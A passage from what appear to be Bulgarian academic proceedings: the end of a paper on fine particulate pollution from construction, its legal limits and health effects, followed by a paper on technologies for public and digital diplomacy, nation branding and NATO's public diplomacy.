Въвеждане на опазващи звена (контролни органи), които със своите уреди ще извършват непрекъснат и/или периодичен контрол на изпусканите в пространството прахови частици от промишлените предприятия и на строителни обекти. Така обществеността ще води една идея по-спокоен и удовлетворяващ начин на пребиваване, разчитайки на контрола и санкциите, които биха били налагани на нарушителите. Не всеки би могъл да е далеко от натоварените населени места, но е желателно приема на фините прахови микроорганизми да е в рамките на допустимите норми и наложените граници от законодателството на страната, като:

Наредба №12 от 15 юли 2010 г. (обн. ДВ, бр. 58 от 30 юли 2010 г.) определя норми за пределно допустими концентрации (ПДК) за фини прахови частици. Въведените ПДК целят предпазване от техния вреден ефект върху здравето на хората и околната среда. Регламентирани са следните норми за фини прахови частици, като:

ФПЧ 10

- СДН - 50 мкг/м^3 (да не бъде превишавана повече от 35 пъти годишно);
- СГН - 40 мкг/м^3

ФПЧ 2.5

СГН - 25 мкг/м³

Информацията, която се предоставя за влиянието на атмосферните замърсители върху човешкото здраве, е съгласувана с Министерството за здравеопазването (МЗ) и Националният център (НЦ) по общественото здраве и анализи според чл. 44, ал.2 към Наредба № 12 от 15 юли 2010 г. и Заповед № РД-09-159/14.04.2003 г. на МЗ [8].

3. Какви заболявания на дихателната система могат да възникнат в резултат на замърсяването при строителна дейност?

Влиянието на атмосферните замърсители върху човешкото здраве е съгласувана с МЗ и НЦ по общественото здраве и анализи според чл. 44, ал.2 към Наредба № 12 от 15 юли 2010 г. и Заповед № РД-09-159/14.04.2003 г. на МЗ [8].

Големият негативен принос при увреждане на здравето на хората, тяхното влияние и поглъщането им чрез вдишване от живите организми, допринася за проява и/или засилването на астматични пристъпи, алергии, рак на белия дроб и дихателни смущения.

Строителните дейности могат да допринесат за замърсяването на въздуха по различни начини, което води до респираторни здравословни проблеми за лицата, които са изложени на тези замърсители. Някои от ключовите фактори, които причиняват замърсяване на въздуха по време на строителни дейности, включват:

А) Прах и прахови частици - строителни дейности при изкопни работи, разрушаване на обекти и подготовка на площадката могат да генерират прах и прахови частици, които съдържат вредни вещества. Когато тези частици се вдишат, те могат да раздразнят дихателната система, причинявайки кашлица, хрипове, задух и влошаване на здравословното състояние като поява на астма и бронхит.

Б) Емисии от машини и оборудване - строителните превозни средства, машини и оборудване често работят с дизелови двигатели, които отделят замърсители като азотни оксиди, въглероден оксид и прахови частици. Продължителното излагане на тези емисии може да доведе до респираторни проблеми, като възпаление на дихателните пътища, намалена белодробна функция и повишен риск от респираторни инфекции.

В) Химически емисии - строителните материали, като бои, лепила, разтворители и уплътнители, съдържат летливи органични съединения, които могат да се отделят във въздуха. Когато летливи органични съединения те реагират с други замърсители в атмосферата. Те могат да образуват приземен озон и смог, които могат да раздразнят дихателната система и да влошат състояния като астма и хронична обструктивна белодробна болест.;

Г) Замърсяване на почвата и водата - строителните дейности могат да нарушат почвата и да освободят замърсители във въздуха и подземните води. Излагането на замърсители като тежки метали, азбест и химикали може да има сериозни последици за здравето на дихателните пътища, включително рак на белия дроб, респираторни инфекции и респираторно дразнене.

Д) Изгаряне на строителни отпадъци - неправилното изхвърляне на строителни отпадъци, като изгаряне на отпадъци или материали, може да освободи вредни замърсители във въздуха, включително въглероден оксид, серен диоксид и прахови частици. Вдишването на тези замърсители може да доведе до респираторни проблеми като кашлица, хрипове и задух.

От изложеното по-горе следва, че излагането на замърсяване на въздуха от строителни дейности може да доведе до редица респираторни здравословни проблеми, включително астма, бронхит, хронична обструктивна белодробна болест, рак на белия дроб и респираторни инфекции. За строителните компании е важно да прилагат мерки за контрол на замърсяването и да се придържат към екологичните разпоредби, за да защитят здравето на работниците и заобикалящата ги общност. Хората, живеещи или работещи в близост до строителни обекти, също трябва да вземат предпазни мерки, за да сведат до минимум излагането си на вредни замърсители и да потърсят медицинска помощ, ако получат респираторни симптоми.

Според доктор Рада Маркова „... *Проблемът е много сложен, той преди всичко е екологичен. Той в последствие се отразява на здравното състояние на населението и на децата, които са най-нежната и най-уязвима популация...*” т.е те не увреждат само дихателните органи. Попадайки в кръвоносната система, кръвта преминава през цялото човешко тяло, достигайки до всички органи. Следователно, поражения могат да се нанесат върху панкреас, бъбреци, черен дроб, мозък, сърце, кожа. Разбира се, влиянието на фините прахови частици се определя от тяхната големина и токсичност. По-малките по размер частици проникват по-лесно, докато по-едрите се улавят още в лигавицата, където по-късно биват отхвърлени от тялото.

„... *Праховото замърсяване се усеща още в устата. Част от праховите частици - по-едрите, се улавят от носната лигавица, тя ги филтрира, т.е. остават в носоглътката, където могат да доведат до дразнение на носа, очната лигавица, парене, зачервяване на очите, кихане - чисто механични явления от праха. При хора, които имат генетична чувствителност и сензитивност на дихателните пътища, това може да отключи една по-сериозна дихателна патология, т.е. влизаме в групата на дихателните алергични болести ...*” [9].

Изводът, който се налага е това, че по-фините прахови частици, които се инхалират и попадат по-надолу в дихателната система, могат да се отложат или да доведат до възпаление.

Прахът е основен атмосферен замърсител на въздуха. Вредният му здравен ефект зависи главно от размера и химичния състав на суспендираните прахови частици. Основни източници на прах са, промишлеността, транспорта и енергетиката. Прахът постъпва в организма предимно чрез дихателната система, при което по-едрите частици се задържат в горните дихателни пътища, а по-фините частици (под 10 μm - ФПЧ10) достигат до по-ниските отдели на дихателната система, като водят до увреждане на тъканите в белия дроб. Децата, възрастни и хора с хронични белодробни заболявания, грип или астма са особено чувствителни към високи стойности на замърсяване. Установено е тяхното синергично действие по

отношение на дихателните органи и откритите лигавици. То се проявява с дразнещо действие и зависи от продължителността на експозицията. Различни нормативни актове и стандарти сочат пределно допустими концентрации за фини прахови частици като определят количеството на общ прах и фини прахови частици (ФПЧ10 и ФПЧ2.5) [10].

Заклучение

В заключителната част може да посочим, че наблюдението и контролирането на фините прахови частици във въздуха е важно за опазване на общественото здраве и околната среда. Това може да се постигне чрез мерки като прилагане на контрол на емисиите от превозни средства и промишлени източници, намаляване на изгарянето на изкопаеми горива, използване на чисти енергийни източници и прилагане на мерки за контрол на праха в строителните дейности. Освен това обществената осведоменост и подходящите разпоредби за качеството на въздуха играят ключова роля за намаляване на въздействието на фините прахови частици върху човешкото здраве.

Въвеждане на политики и тяхното реализиране за опазване здравето на гражданите на територията на Република България, отразяващи интересите на обществото и държавата в контекста на задължението за опазване здравето на хората и регулиране на изпуснатите във въздуха фини прахови частици от промишлеността, строителството, производствените предприятия, автомобилните и добивните емисии. Въвеждането на контролни измервателни уреди във всеки дом, организация и строителни обекти, които да отчитат средночасови норми от замърсяване с финни прахови частици ще осъществи гражданската ни сигурност. Именно гражданската сигурност се отнася до мерките и действията, предприети от правителства, организации и лица за защита на населението, инфраструктурата и обществените пространства от заплахи и рискове, които могат да възникнат от природни бедствия, аварии, терористични актове или други извънредни ситуации. Основната ѝ цел е да гарантира безопасността, благосъстоянието и сигурността на обществеността в различни ситуации. Решаваща роля в защитата на обществеността от потенциални заплахи и рискове играе способността на държавата да насърчава устойчивост и поддръжка на обществената безопасност и стабилност при извънредни ситуации и кризи.

Както ни е известно, дишането е първият жизнен процес в живия организъм и последният, който се осъществява. Без него, ние не можем да съществуваме. Гражданското общество е коректив за сигурност и здрав разум, чрез които ще осигурим на себе си и обществото възможно най-пълноценен живот .

Литература:

1. <https://www.mirtamedicus.com/fini-prahovi-chastitsi/> - официален сайт на една водещите в България компании за производство на и търговия с хранителни добавки, билкови продукти, течни и сухи екстракти от

- лечебни растения. Нашите продукти се предлагат чрез партньорски компании в Кипър, Италия и Германия), посетен на 13.11.2022г.
2. <https://www.eea.europa.eu/bg/highlights/noviyat-instrument-za-vizualizirane-kachestvoto> - посетен на 13.11.2022 г.
 3. https://ec.europa.eu/taxation_customs/dds2/samancta/BG/Safety/Asbestos_BG.htm , посетен на 07.10.2024 г.
 4. <https://www.climateka.bg/betonut-gradiven-element-razrushitelno-tvorenie/> - посетен на 07.10.2024 г.
 5. https://www.actualno.com/climate/cimentyt-edin-ot-naj-serioznite-iztochnici-na-emisii-vygleroden-dioksid-news_712176.html - посетен на 07.10.2024 г.
 6. <https://dariknews.bg/novini/bylgariia/osnovnite-zamysliteli-na-vyuzuha-v-sofiia-i-v-koi-rajoni-se-disha-naj-dobre-2291897> - посетен на 07.10.2024 г.
 7. <https://frognews.bg/novini/szo-balgariia-treta-sveta-smartnost-zamarsiavneto-vazduha-nad-8500-pochinali-godishno.html>.
 8. <https://eea.government.bg/bg/output/daily/pollutants/pm.html> - официален сайт на Изпълнителната агенция по околна среда (ИАОС), посетен на 13.11.2022 г.
 9. <https://bnr.bg/plovdiv/post/100919930/d-r-rada-markova-finite-prahovi-chastici-moje-da-dovedat-do-vazpalenie-ili-da-otkluchat-alergichno-zabolavane> - посетен на 13.11.2022 г.
 10. <https://bioevibul.com/products-91-prahovi-chastici> - официален сайт на дистрибутори на инструменти за измерване на различни параметри в индустрията, селското стопанство, екологията, науката, образованието и други свързани области, посетен на 13.11.2022 г.

ANALYSIS OF THE EFFECTIVE USE OF TECHNOLOGIES FOR PUBLIC DIPLOMACY AND THEIR SECURITY

Mariana Stilianova Todorova

Abstract: *Currently, countries aspiring to global or regional political leadership are actively developing their national public diplomacy systems. Governments create special funds, invest significant funds in the development of educational and humanitarian projects, and increase support for thematic Internet resources. However, states do not always achieve their foreign policy goals, often due to the underdevelopment of relevant institutions and lack of sufficient funding, and even the presence of developed programs in the field of public diplomacy does not always lead to the desired result. It can be assumed that one of the key reasons for the failures is the lack of a clear strategy for action in relation to a specific country. As a rule, the leadership of the state formulates foreign policy priorities, based on which the main vectors of activity of governmental and non-governmental organizations are determined.*

Keywords: *security, diplomacy, social media,*

АНАЛИЗ ПРИ ЕФЕКТИВНО ИЗПОЛЗВАНЕ НА ТЕХНОЛОГИИ ЗА ПУБЛИЧНАТА ДИПЛОМАЦИЯ И ТЯХНАТА СИГУРНОСТ

Марияна Стилиянова Тодорова

*Катедра „Информационна сигурност“, Факултет “Артилерия, Противовъздушна
отбрана и КИС”, Национален Военен университет “Васил Левски”, Велико Търново*

Анотация: *В момента страните, които се стремят към глобално или регионално политическо лидерство, активно развиват своите национални системи за публична дипломация. Правителствата създават специални фондове, инвестират значителни средства в развитието на образователни и хуманитарни проекти и увеличават подкрепата за тематични интернет ресурси. Въпреки това, държавите не винаги постигат своите външнополитически цели, често поради неразвитостта на съответните институции и липсата на достатъчно финансиране. И дори наличието на разработени програми в областта на публичната дипломация не винаги води до желания резултат. Може да се предположи, че една от ключовите причини за неуспехите е липсата на ясна стратегия за действие по отношение на конкретна държава. По правило ръководството на държавата формулира външнополитически приоритети, въз основа на които се определят основните вектори на дейност на правителствени и неправителствени организации.*

Ключови думи: *сигурност, дипломация, социални медии,*

Въведение

Публичната дипломация е позната от древността, според някои автори предшества дипломацията като способ за мирно уреждане на спорове, възродена е по времето на Наполеон, когато се използва като класическа военна дипломация за

набиране на информация. В съвременната епоха има своето специфично развитие по време на Студената война и обвързването ѝ с политиката за съдържане и твърдата сила. След края на Студената война военната дипломация придобива ново, много по-широко приложно поле, тя се разглежда като част от меката сила, обвързва се с публичната дипломация и спомага да се обслужва друга основна цел – промовиране на либералните демократични ценности и пазарната икономика.[7]

Публичната дипломация означава[1] насърчаване на разбирането на възгледите на определена страна и гледни точки, чрез създаване на диалог с неофициални контакти в чужбина, които могат да повлияят на вземането на решения в политическите области.

Дипломацията е изкуството и практиката на провеждане на преговори между представители на групи или държави. Обикновено се отнася до международната дипломация, ръководенето на международни отношения чрез посредничеството на дипломати по отношение на теми като поддържане на мира и създаване на условия за мир, търговия, война, икономика, култура, околна среда и права на човека.[3]

Международните договори са обикновено споразумение между дипломатите преди да бъдат подкрепени от националните политици. В неформален или социален смисъл, дипломацията е приложението на такт за постигането на стратегическо предимство или за намирането на взаимно приемливи решения за общи предизвикателства, като основно това се постига чрез изразяването на позиция в неконфронтационен, учтив и уважителен маниер. В политически смисъл дипломацията е политическа активност, която осигурява постигането на външнополитическите намерения и цели на държавите.[2]

„Играчите“ в областта на публичната дипломация започват да работят в приоритетна държава (регион), като се стремят да получат финансиране за изпълнение на своите програми, но без да изяснят за себе си следните въпроси:

- ✓ Каква е основната политическа цел на нашата държава в интересувашата ни страна?
- ✓ Какви са сроковете за това?
- ✓ Каква е историята на отношенията между нашите страни?
- ✓ Какви технологии са най-подходящи за решаване на задачите?
- ✓ Кой от основните „играчи“ на националната система за публична дипломация има най-голям успех и опит на дадена територия?
- ✓ Как ще бъде оценено изпълнението?
- ✓ Кой ще координира тази дейност и ще отговаря за крайния резултат?

Анализирайки програмите за публична дипломация, прилагани от правителствата на различни страни, можем да заключим, че в много случаи, когато се определи нов приоритет (или ново потвърждение на съществуващи външнополитически вектори), различни участници - от университети до екологични организации - едновременно започват да работят в тази посока. По правило това води до много проблеми:

- ✓ „разпръскване“ на ресурси (поради невъзможността на държавата да финансира само няколко, но конкретни и разбираеми проекта);
- ✓ „неясна“ отговорност на участващите организации за резултата;

- ✓ дублиране на разходи за извършване на подобни (в някои случаи идентични) дейности;
- ✓ участие в програми на организации, които нямат достатъчно опит и разбиране за работа в този регион (което води до репутационни рискове за всички участници в процеса) и др.

Всичко посочено по-горе ни позволява да заключим, че е необходимо по-задълбочено и систематично планиране на програмите в областта на публичната дипломация въз основа на определен алгоритъм.

В началния етап е необходимо да се идентифицира обектът на въздействие на програмата. Тъй като политическите и икономически ресурси на всяка държава са ограничени, тя трябва да даде приоритет. За ефективно използване на технологиите на публичната дипломация, на първо място, трябва да изберете няколко държави, работата с които е решаваща за успеха на вашата собствена външна политика. Както отбеляза теоретикът на публичната дипломация Марк Леонард, е необходимо да се изгради работа с тези държави, които са най-важни от стратегическа гледна точка, а не с тези, които са най-достъпни от гледна точка на влияние върху тях.

На втория етап е важно да се определят политическите решения, които трябва да бъдат приложени в избраната страна, като се използват избраните технологии на публичната дипломация. По времева продължителност тези задачи могат условно да се разделят на три основни категории: краткосрочни (до 1 година), средносрочни (1-3 години) и дългосрочни (повече от 3 години). Освен това, в зависимост от конкретната политическа ситуация, едни и същи от тях в различни ситуации могат да бъдат различни във времето.

Класификацията на политическите задачи е доста сложен процес и в момента в политическата наука няма консенсус по този въпрос. Въпреки това изглежда уместно да се използва типологията, предложена от американския политолог Р. Макридис като най-обемна в сравнение с други.

Фундаментални задачи – съществена промяна на цялата държавна система.

Законодателни задачи – установява нови правила, права и процедури.

Административни задачи – насочени към изпълнение на конкретни решения.

Трябва да се отбележи, че технологиите на публичната дипломация по правило не осигуряват напълно приемането на политически решения, но създават условия за тяхното изпълнение.

След идентифициране на приоритетната задача е необходимо да се определи целевата аудитория на страната на въздействие, като се използва предложената класификация:

- ✓ по численост – малки или големи групи;
- ✓ по принадлежност към елита – настоящия или потенциалния елит;
- ✓ според степента на влияние на групата върху останалата част от населението – големи (политици, журналисти, общественици) или малки;
- ✓ според активността на населението – активно (ученици, клубове и др.) или неактивно;
- ✓ по възраст – младежи, средно поколение, възрастни хора;

- ✓ по националност и религия – мнозинството или малцинството от населението;
- ✓ според степента на удовлетвореност от сегашното управление – доволни, неудовлетворени, нерешителни.

Например, ако се определи задачата за изменение на националното законодателство, тогава целевата аудитория трябва да се счита за настоящия политически елит с необходимите правомощия или групи, които съставляват основното политическо ядро на настоящия елит. Ако задачата е смяна на политическото ръководство, то преди всичко трябва да се работи с активната част от населението, недоволна от сегашното управление, по възможност с тези, които имат необходимите ресурси. Като цяло е важно да не правите грешка, когато съпоставяте политическата задача и целевата аудитория. Ако задачата е да се получи разрешение от правителството за изграждане на атомна електроцентраля от чужда държава в страната - обект на влияние, тогава е безсмислено да се обръщаме към обществото на пенсионерите, религиозните общности или населението на страна като цяло. Работата с тази аудитория ще доведе до значителни разходи и най-вероятно няма да даде желания резултат, тъй като общественото мнение по този въпрос се формира предимно от екологични организации, фондове за защита на природата и правозащитни сдружения на граждани.

Трябва да се отбележи, че преди да започне разработването на програмата, е необходимо да се анализира вътрешното състояние на целевата страна и нейната позиция на международната арена. Разбира се, социално-икономическата оценка и политическият анализ на държавата е много трудоемка и продължителна работа. Необходимо е да се обърне внимание на състоянието на следните основни характеристики:

1. Териториалното разположение на държавата и основните ѝ географски показатели: площ, регион на местоположение, съседи, излаз на море, основни логистични пътища и др.

2. Демографска ситуация: размер на населението, неговата структура, динамика на изменението на населението през последните години.

3. Икономическа ситуация: динамиката на основните икономически показатели (БВП и др.), структурата на националната икономика, броят на малките и средните предприятия, основните големи предприятия, съотношението на броя на държавните и недържавни предприятия, основните сектори на икономиката, научен и образователен потенциал.

4. Военни ресурси: количественият и качествен състав на ядрените оръжия, ако има такива, размерът и структурата на армията, количественият и качествен състав на конвенционалните оръжия, броят на военните в чужбина, броят на чуждестранните военни бази, членството в военни алианси и съюзи.

5. Социална среда, културен живот, религиозна ситуация: удовлетвореността на гражданите от живота им, наличието на вътрешни конфликти на територията на държавата (включително междуетнически и религиозни), основните идеологически нагласи на гражданите на страната, най-много важни очаквания на гражданите от бъдещето на тяхната страна.

6. Международното положение на страната: нейната общо политическо влияние на световната сцена, престижа и имиджа на страната в света, основните (настоящи и потенциални) съюзници и противници на държавата, членство в съюзи и други международни организации, динамиката на отношенията между държавата клиент и държавата - обект на взаимодействие, като се вземе предвид историческото наследство.

След определяне на всички горепосочени фактори и кратък анализ на състоянието на нещата в целевата страна, трябва да се разработи конкретна програма за публична дипломация.

Трябва да се отбележи, че „слабата страна“ на много програми е липсата на утвърдени за тях критерии (показатели), с помощта на които е възможно да се оцени постигането на планирания резултат.

В тази връзка е идентифициран набор от фактори, които могат да послужат за цялостна оценка на крайните резултати от реализираната програма.

Основен критерий за оценка е постигането на конкретна политическият резултат, определен в началото на програмата; важни количествени показатели са:

- ✓ брой участници в програмата;
- ✓ степен на по-нататъшно кариерно израстване на участниците в програмата;
- ✓ нивото на тяхната лоялност към страната клиент след внедряването на програми;
- ✓ брой следващи съвместни проекти на участниците в програми в различни области със съответната държава.

По този начин, с помощта на последователното прилагане на горната методология, е възможно значително да се повиши ефективността на използваното на технологиите на публичната дипломация за влияние върху избрани политически процеси в чужда държава.

През есента на 2008 г. милиони геймъри, закупили заглавия като Guitar Hero 3, The Incredible Hulk, NASCAR 09 и Need for Speed, станаха свидетели на нещо неочаквано и невиджано никога досега в света на гейминга - от билбордове в тези дигитални светове ги гледаше лика на кандидата на Демократическата партия за президент Барак Обама, призовавайки ги да гласуват за него и обещаната промяна. Общо 18 заглавия в различни жанрове бяха "домакини" на първата по рода си дигитална президентска кампания за новия лидер на свободния свят.[5]

Тогава това беше феномен. Днес е нещо нормално. И означава само едно - никой политик не в състояние да пренебрегва дигиталния свят и безбройните му потребители, независимо дали разпалва политически страсти като Доналд Тръмп или призовава за помощ срещу чужда агресия като Володимир Зеленски.

През 2021 г. са генерирани приблизително 2,5 квинтилона байта данни на ден. Статистиката показва, че до 2025 г. ще се произвеждат 463 ексабайта данни на дневна база. Описван като „нефтът“ на 21-ви век, потенциалът на данните за постигане на пробив в различни индустрии и области е значителен. Дипломацията не е изключение. Въпреки общоприетото схващане, че дипломацията е традиционна по своята същност, тя има задачата непрекъснато да се адаптира към постоянно променящия се свят.

Дигиталната мощ днес е носител на дипломатическо и геополитическо влияние. Тя пребивава и взаимодейства с икономическата сила. В бъдеще вероятно ще пребивава и взаимодейства повече и с военната мощ. Интернет не е заместител на политиката, но дигитализацията все повече се превръща в част от нея.

Появата и глобалното разпространение на интернет технологиите променят фундаментално обществата само за няколко десетилетия. В международната политика това принуждава дипломатите да преосмислят основните въпроси на управлението, реда и международната йерархия. Пресечната точка на дипломатията и информационните технологии довежда до появата на нови практики на т.нар. „дигитална дипломация“. „Дигитална дипломация“ е широк термин, който се отнася до това как интернет, дигиталните инструменти, цифровите медии и технологичният сектор са повлияли или дори са трансформирали дипломатията.

Докато дипломатията лице в лице остава крайгълният камък на международната политика, все по-често се използват цифрови инструменти, които допълват, подпомагат или дори заменят дипломатията лице в лице по време на неочаквани събития. Дигиталната дипломация се ангажира по време на ядрените преговори с Иран през 2013–2015 г. и след анексирането на Крим от Русия през 2014 г. и по-късно, по време на пандемията на COVID-19, замествайки личното социално взаимодействие с цифрови инструменти. Twitter, Weibo, Facebook и Instagram са различни социално-технологични среди, които могат да позволят на своите потребители различни видове практики. Начинът, по който тези възможности позволяват новите практики да надхвърлят границите между частното и публичното, може също да промени очакванията за дипломатията.

Социалните медии - новото лице на дипломатията

Често когато мислим за дипломация, мислим за тайни споразумения или важни срещи. Макар че това определено се случва, има и много явни и публични аспекти на дипломатията. Публичната дипломация е част от стратегията на държавата да комуникира директно и открито с други страни и пресата. Модерната дипломация се разширява и чрез новата роля на публиката като зрители и участници в нея като своеобразни „куратори на дигиталната дезинформация“. В известен смисъл, когато гражданите стават събеседници и критици на дигитална информация и дезинформация онлайн, те оспорват концепциите за дипломатическа агенция, като участват и оформят социалния обмен, а не просто действат като публика на протичащата между държавите и политиките комуникация.

Дигитализацията на ежедневните дейности в комбинация с достъпността (и нормализирането) на изявленията на международни лидери, като бившия президент на САЩ Доналд Тръмп, са ключови аспекти на разбирането за публика в дипломатията. Тези аудитории имат голямо значение за нашето разбиране за това как платформи като Twitter може да улесни ежедневното взаимодействие и да произвеждат достъпен език и редовно използване на социалните медии, например чрез създаване на очаквания, в които натовареното мълчание и липсата на очаквани постове стават еднакво важни.[5]

Социалните медии – главно Twitter и Facebook – сега се използват често в

комуникацията между държавите и са станали поне до известна степен приети канали за представителство. Те дори могат да улеснят междуличностния контакт, който иначе не би бил възможен. По този начин цифровизацията оказва силно влияние и дори трансформира дипломатическата практика по начини, които често предизвикват традиционния протокол. Когато междудържавният диалог се практикува в Twitter, присъствието на международна публика променя очакванията за поведението на политици и дипломати. Twitter може да оформя, носи и отразява борбите на държавите за признаване и по този начин да легитимира политически възможности за промяна. По този начин практиката на цифровата дипломация в Twitter може да доведе до нови условия и нови средства и форми на взаимодействие и резултати в дипломацията, които до голяма степен са видими за обществеността.[6]

В последно време се налага и концепцията за т.нар. nation branding или капацитета за измерване, изграждане и управление на репутацията на страните. Брандирането на нацията се определя като „прилагане на корпоративни маркетингови концепции и техники към държавите, в интерес на повишаване на тяхната репутация в международните отношения“.

Брандирането е свързано с популяризирането на положителен имидж на страната пред пресата и чуждите нации и включва проектиране на идеи за историята, културата и външната политика на страната, за да я представи като приветлива. Позитивното брандиране може също така да бъде реактивна тактика за коригиране на негативните стереотипи, особено, ако наскоро дадена страна е получила лоша реклама и преса. От друга страна, застъпничеството се отнася до публични стратегии, които имат конкретни цели.

Много държави се стремят да подобрят положението на своята страна, тъй като имиджът и репутацията на една нация могат драматично да повлияят на нейната икономическа жизненост. Те се стремят да привлекат туристически и инвестиционен капитал, да увеличат износа, да привлекат таланти и креативна работна сила и да засилят своето културно и политическо влияние в света. Един от най-ранните примери за национално брандиране е кампанията Cool Britannia на лейбъристите във Великобритания от началото на 90-те години. Днес брандирането на нацията се практикува от много страни, включително Съединените щати, Канада, Франция, Обединеното кралство, Малайзия, Япония, Китай, Южна Корея, Сингапур, Южна Африка, Австралия, Нов Зеландия, Израел и повечето западноевропейски страни.[5]

Концепцията за измерване на глобалните възприятия на страните в няколко измерения (култура, управление, население, износ, туризъм, инвестиции и имиграция) е разработена от английския учен Саймън Анхолт. Първоначалното му проучване Anholt Nation Brands Index, стартира през 2005 г. и се провежда четири пъти годишно. Днес индексът се представя и публикува веднъж годишно в партньорство с GfK и се нарича Anholt-GfK Nation Brands Index, като се използва панел от 20 000 души в 20 държави, за да наблюдава глобалните възприятия на страните. За последните четири издания първото място неизменно се заема от Германия.[4]

Днес социалните медии позволяват както на отделни лидери, така и на цели държави да заобикалят традиционните медии и да се ангажират директно с публиката. Такива актьори активно определят практика на дигитална дипломация, както с положителен (промотиране на бизнес климата или туристическите възможности в една страна), така и с отрицателен знак (например разпространявайки дигитална дезинформация). Възможностите пред този нов тип комуникация са огромни, но същото се отнася и за проблемите. Едно обаче е сигурно – вече никой не е просто зрител на случващото се в собствената му държава или извън нея.

Публичната дипломация се занимава с влиянието на обществените нагласи върху формирането и осъществяването на външните политики на държавите. Тя обхваща измеренията на международните отношения отвъд традиционната дипломация. Тя практикува комуникация между тези, чиято работа е комуникацията, каквито са дипломатите и чуждестранните кореспонденти; тя осъществява процеса на междудукутурните комуникации.

В съвременните политически процеси публичната дипломация е средство за генериране на благоприятна вътрешна и външна среда за изпълнение на външнополитическата програма и заложените в нея водещи цели и приоритети.

Може да кажем, че публичната дипломация ни позволява да неутрализираме тенденциите на нарастващото раздвоение и да използваме възможностите за взаимодействие. С оглед на факта, че в съвременни условия е изключително трудно да се постигне това, е необходимо да се прилагат подходи, които отчитат спецификите на държавите (законодателни, културни, исторически). Публичната дипломация е предназначена да помогне на това.

Говорейки като цяло за ключовите принципи и области на практическата работа в областта на публичната дипломация на НАТО, следва да се заяви, че политиката на публична дипломация, преследвана от Северноатлантическия алианс, е доста ефективен инструмент, който позволява постигането на целите му в областта на външнополитическите дейности на блока. Анализът на еволюцията и основните компоненти на дейността на НАТО в областта на публичната дипломация на настоящия етап ни позволява да заключим, че съществува висок потенциал за изпълнението на функциите му в контекста на основните нагласи, стратегически цели и задачи на Северноатлантическия алианс. Най-важният вектор на усилията му е запазването на НАТО като глобален инструмент на господство на САЩ, както и създаването на глобален ориентиран към НАТО модел за гарантиране на международната сигурност.

Едно от направленията за изпълнението на тази стратегия е да се разшири влиянието на алианса в пост-съветското пространство: НАТО използва сближаването си с Грузия, за да спечели опора в Южен Кавказ. Държавите-членки на НАТО активно използват ситуацията в Украйна за натиск върху Русия. Съвсем очевидно е, че разширяването на алианса предполага отслабване на геополитическо влияние на Руската федерация чрез активното разпространение сред политическите елити, както и широката общественост в страните от ОНД на евроатлантическите нагласи. Подобна ситуация изисква обективна оценка, както и

разработване на адекватни мерки за противодействие на информацията като част от развитието на потенциала на публичната дипломация на Русия и нейните съюзници.

Дигиталната публична дипломация е с нарастващо значение през последните години поради бързото развитие на технологиите и възходът на социалните мрежи. В резултат на това практиците от сферата и институциите, за които работят, са изправени пред редица нови предизвикателства, но и възможности. Процесът е от особено значение за организациите, които срещат затруднения с управлението на своя имидж и преди дигитализацията на полето. Дигитализацията на публичната дипломация е оказала сериозно влияние на скоростта на комуникационния поток, разрушаването на йерархичния комуникационен модел, промени във властовите конфигурации.

Въпреки факта, че през последните години изследователите са се съсредоточили основно върху конфликтния потенциал на съвременните интернет технологии и социални мрежи, последните могат да бъдат използвани като ефективен инструмент за разрешаване на конфликти в хода на дигиталната публична дипломация.

На различни етапи от конфликтната конфронтация условията за ефективност на дигиталната дипломация като инструмент за уреждане са различни.

На етапа на открита конфронтация, когато процедурните (субективни) фактори значително влияят върху хода на конфликта, социалните мрежи могат да бъдат използвани от медиаторите като инструмент на натиск върху страните в конфликта, докато въздействието на дигиталната дипломация е най-ефективно, ако дискредитира конфликтните страни и е насочено към чужда публика, от чието мнение зависи образът на страните в конфликт.

Такова въздействие обаче е ефективно само по отношение на онези противоречащи си страни, които или са част от западната международна общност, или се стремят да станат част от нея. Същевременно медиаторите, които използват цифрова дипломация, следва също да бъдат част от западната международна общност и да имат достатъчен авторитет в нея.

На етапа на уреждане след конфликта процедурните (обективни) фактори са най-значимите. В тази ситуация е препоръчително програмите за цифрова дипломация да се насочват към обществата на конфликтните страни и да се прилагат програми за установяване на диалог и взаимодействие на равнище общества. Същевременно е важно медиаторът да се възприема като неутрален и равностоен от страните по конфликта, това е важно условие за ефективността на програмите за цифрова публична дипломация.

Използването на цифрова дипломация за разрешаване на конфликт не винаги го разрешава, но то предоставя възможности, които не са достъпни за традиционната дипломация, и по този начин потенциално създава условия за намаляване на нивото на насилие в конфликта и премахване на предпоставките, които я поражда. Разбирането на условията за ефективността на цифровата дипломация ще позволи целенасоченото използване на предоставените му инструменти за оказване на влияние върху конфликта с цел разрешаването му.

Публичната дипломация е средство за генериране на благоприятна вътрешна и външна среда за изпълнение на външнополитическата програма и заложените в нея водещи цели и приоритети. Популяризиране на външнополитическия опит на България, изграждане образа и доверието към страната ни, като основен партньор в процеса на подготовката на държавите от Югоизточна Европа за членство в ЕС; осигуряване на професионално и експертно управление чрез надграждане на знанията, уменията и квалификацията на служителите от държавната администрация, подготовката им за пълноценно участие в процеса на вземане на решения в ЕС и НАТО и ефективно изпълнение на ангажиментите на страната ни, произтичащи от членството ѝ в ЕС и НАТО. Чрез нея се повишава степента на доверие към дипломатическата служба и се формира на отношения на диалог между нея и гражданското общество; популяризира се външнополитическия опит на България, изграждане образа и доверието към страната ни, като основен партньор в процеса на подготовката на държавите от Югоизточна Европа за членство в ЕС; повишават се специализираните знания и умения на представителите на дипломатическата служба и държавната администрация, чиято дейност е свързана с планиране и провеждане на външната политика на Република България.

Изводи:

1. В несигурното ни съвремие глобалното информационно пространство се превръща в поле на сблъсък на държавните интереси, а повечето съвременни международни конфликти се характеризират и с наличието на цифров компонент. Нараснала е необходимостта от изучаване на възможностите за целенасочено използване на образователните, медийните, социалните технологии в дипломатическата практика, за да се разрешат международните конфликти, с разбиране на техните възможности и ограничения, като уреждането на конфликта не се постига чрез просто деактивиране на социалните и медийни мрежи, а включва използването на сложни инструменти на цифровата публична дипломация
2. Глобалните технологични компании са се превърнали в мощни играчи, които оказват такова огромно въздействие върху обществото, каквото рядко се е случвало в миналото. Все по-огромна и незаменима е ролята на технологиите и използването им в публичната дипломация, като нараства ролята и отговорността при изпълването им като важна част от външната цифрова политика.

References:

1. Здравко Попов и авторски колектив, учебно пособие Публична дипломация и комуникационна политика в контекста на Европейския съюз, Дипломатически институт, София, 2017.
2. Петров В., учебник Стратегически комуникации, Издателство на НВУ „В. Левски“, Велико Търново, 2021 г., с. 337, ISBN 978-619-7531-20-6
3. Антюхова Е. А. и авторский коллектив, Публичная дипломатия: Теория и практика: Научное издание / Под ред. М. М. Лебедевой, М.: Издательство

